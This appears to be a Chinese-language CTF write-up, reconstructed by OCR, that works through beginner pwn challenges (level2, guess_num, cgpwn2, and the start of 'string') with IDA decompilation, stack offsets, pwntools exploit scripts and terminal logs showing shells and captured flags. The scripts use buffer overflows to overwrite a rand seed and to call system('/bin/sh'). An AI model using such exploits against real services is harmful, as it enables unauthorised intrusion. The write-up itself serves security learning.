
利用ls和cat能拿到flag



```
[illegible]
franex@franex-virtual-machine:~/桌面$ python pwnexp.py
[+] Opening connection to 111.200.241.244 on port 47739: Done
[*] '/home/franex/\xe6\xa1\x8c\xe9\x9d\xa2/pwn'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode

$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{5e1698ff6bf194e8294ab6323f09ff52}
$ 
```


guess num

打开ida




```
v9 = __readfsqword(0x28u);
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
setbuf(stderr, 0LL);
v4 = 0;
v6 = 0;
*(_QWORD *)seed = sub_BB0();
puts("-------------------------------");
puts("Welcome to a guess number game!");
puts("-------------------------------");
puts("Please let me know your name!");
printf("Your name:");
gets(v7);
srand(seed[0]);
for ( i = 0; i <= 9; ++i )
{
  v6 = rand() % 6 + 1;
  printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
  printf("Please input your guess number:");
  __isoc99_scanf("%d", &v4);
  puts("---------------------------------");
  if ( v4 != v6 )
  {
    puts("GG!");
    exit(1);
  }
  puts("Success!");
}
sub_C3E();
return 0LL;
```

最后一个sub_C3E会直接给我们flag



```
__int64 sub_C3E()
{
  printf("You are a prophet!\nHere is your flag!");
  system("cat flag");
  return 0LL;
}
```

输入点是我们的gtes（v7），且V7对应的var30下面就是seed




```
-0000000000000040 ;
-0000000000000040
-0000000000000040                 db ? ; undefined
-000000000000003F                 db ? ; undefined
-000000000000003E                 db ? ; undefined
-000000000000003D                 db ? ; undefined
-000000000000003C var_3C          dd ?
-0000000000000038 var_38          dd ?
-0000000000000034 var_34          dd ?
-0000000000000030 var_30          db 32 dup(?)
-0000000000000010 seed            dd 2 dup(?)
-0000000000000008 var_8           dq ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

覆盖seed后，我们可以用srand生成我们输入的随机数种子，然后在后面每一次输入的时候加上判断的语句里的算法就行了


```python
from pwn import *

from ctypes import *

p = remote("111.200.241.244",46945)

c = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")

payload = "A" * (0x20) + p64(1)

c.srand(1)

p.sendlineafter('Your name:',payload)

for i in range(10):

    p.recvuntil('Please input your guess number:')

    p.sendline(str(c.rand()%6 + 1))

p.interactive()
```

思路就是这样，只不过这个exp在调试过程中出了很多问题C就是调用的C语言库，让C生成一个随机种子，后面在用随机种子的随机数进行ida里的判断的运算
成功了



```
franex@franex-virtual-machine:~$ cd 桌面
franex@franex-virtual-machine:~/桌面$ python pwnexp.py
[+] Opening connection to 111.200.241.244 on port 46945: Done
[*] Switching to interactive mode
--------------------------------
Success!
You are a prophet!
Here is your flag!cyberpeace{c3b2c8157400bb50ee23f8909acc7bf5}
[*] Got EOF while reading in interactive
$ 
```

cgpwn2




```
[*] '/root/\xe6\xa1\x8c\xe9\x9d\xa2/mid_file/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


PIE没开启，可执行栈。

打开ida

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  hello();
  puts("thank you");
  return 0;
}
```




```
  __int16 *v0; // eax
  int v1; // ebx
  unsigned int v2; // ecx
  __int16 *v3; // eax
  __int16 s; // [esp+12h] [ebp-26h] BYREF
  int v6; // [esp+14h] [ebp-24h] BYREF

  v0 = &s;
  v1 = 30;
  if ( ((unsigned __int8)&s & 2) != 0 )
  {
    s = 0;
    v0 = (__int16 *)&v6;
    v1 = 28;
  }
  v2 = 0;
  do
  {
    *(_DWORD *)&v0[v2 / 2] = 0;
    v2 += 4;
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2 / 2];
  if ( (v1 & 2) != 0 )
    *v3++ = 0;
  if ( (v1 & 1) != 0 )
    *(_BYTE *)v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets((char *)&s);
}
```




```
int pwn()
{
  return system("echo hehehe");
}
```

一堆运算，且system不是‘bin/sh’，前面有个题目和这个差不多，寻找输入点，有gets，但是我们shift + F12发现没有‘bin/sh’字符串
但是我们看到，有fgets函数，把输入的存入name变量，我们可以试着把‘bin/sh’存入这个name
查看偏移：




```
-00000026 s                       dw ?
-00000024                         db ? ; undefined
-00000023                         db ? ; undefined
-00000022                         db ? ; undefined
-00000021                         db ? ; undefined
-00000020                         db ? ; undefined
-0000001F                         db ? ; undefined
-0000001E                         db ? ; undefined
-0000001D                         db ? ; undefined
-0000001C                         db ? ; undefined
-0000001B                         db ? ; undefined
-0000001A                         db ? ; undefined
-00000019                         db ? ; undefined
```


```
-00000018                 db ? ; undefined
-00000017                 db ? ; undefined
-00000016                 db ? ; undefined
-00000015                 db ? ; undefined
-00000014                 db ? ; undefined
-00000013                 db ? ; undefined
-00000012                 db ? ; undefined
-00000011                 db ? ; undefined
-00000010                 db ? ; undefined
-0000000F                 db ? ; undefined
-0000000E                 db ? ; undefined
-0000000D                 db ? ; undefined
-0000000C                 db ? ; undefined
-0000000B                 db ? ; undefined
-0000000A                 db ? ; undefined
-00000009                 db ? ; undefined
-00000008                 db ? ; undefined
-00000007                 db ? ; undefined
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004                 db ? ; undefined
-00000003                 db ? ; undefined
-00000002                 db ? ; undefined
-00000001                 db ? ; undefined
```

写出exp（直接翻上面的level2的exp改了）


```python
##!/usr/bin/env python



from pwn import *

p = remote("111.200.241.244",32899)

elf = ELF('./pwn')

p.sendlineafter('please tell me your name',"/bin/sh")

system_addr = elf.symbols['system']

bin_addr = elf.search('/bin/sh').next()

payload = "A" * (0x26+0x4) + p32(system_addr) +p32(4)+p32(bin_addr)

p.sendlineafter('hello,you can leave some message here:',payload)

p.interactive()
```



```
franex@franex-virtual-machine:~/桌面$ python pwnexp.py
[+] Opening connection to 111.200.241.244 on port 32899: Done
[*] '/home/franex/\xe6\xa1\x8c\xe9\x9d\xa2/pwn'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
Traceback (most recent call last):
  File "pwnexp.py", line 13, in <module>
    bin_addr = elf.search('/bin/sh').next()
StopIteration
[*] Closed connection to 111.200.241.244 port 32899
```

发现不行，那就手动找一下name


```python
##!/usr/bin/env python



from pwn import *

p = remote("111.200.241.244",32899)

elf = ELF('./pwn')

p.sendlineafter('please tell me your name',"/bin/sh")

system_addr = elf.symbols['system']

#bin_addr = elf.search('/bin/sh').next()

payload = "A" * (0x26+0x4) + p32(system_addr) +p32(4)+p32(0x0804A080)

p.sendlineafter('hello,you can leave some message here:',payload)

p.interactive()
```


活动
终端
星期二 15：34
英
franex@franex-virtual-machine: ~/桌面
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
LibreOffice Writer
https://blog.csdn.net/qq_46441427

```
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
Traceback (most recent call last):
  File "pwnexp.py", line 13, in <module>
    bin_addr = elf.search('/bin/sh').next()
StopIteration
[*] Closed connection to 111.200.241.244 port 32899
franex@franex-virtual-machine:~/桌面$ python pwnexp.py
[+] Opening connection to 111.200.241.244 on port 32899: Done
[*] '/home/franex/\xe6\xa1\x8c\xe9\x9d\xa2/pwn'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
              canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode

$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ cat flag
cyberpeace{ef7cd28b776ffd53b71daa44af5a49d8}
$ 
```

成功了。。自动找不到还是得手动

string




```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

PIE没有开，但是有栈检查且栈不可执行


打开ida

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  _DWORD *v4; // [rsp+18h] [rbp-78h]

  setbuf(stdout, 0LL);
  alarm(0x3Cu);
  sub_400996(60LL);
  v4 = malloc(8uLL);
  *v4 = 68;
  v4[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v4);
  printf("secret[1] is %x\n", v4 + 1);
  puts("do not tell anyone ");
  sub_400D72(v4);
```




```
  puts("The End.....Really?");
  return 0LL;
}
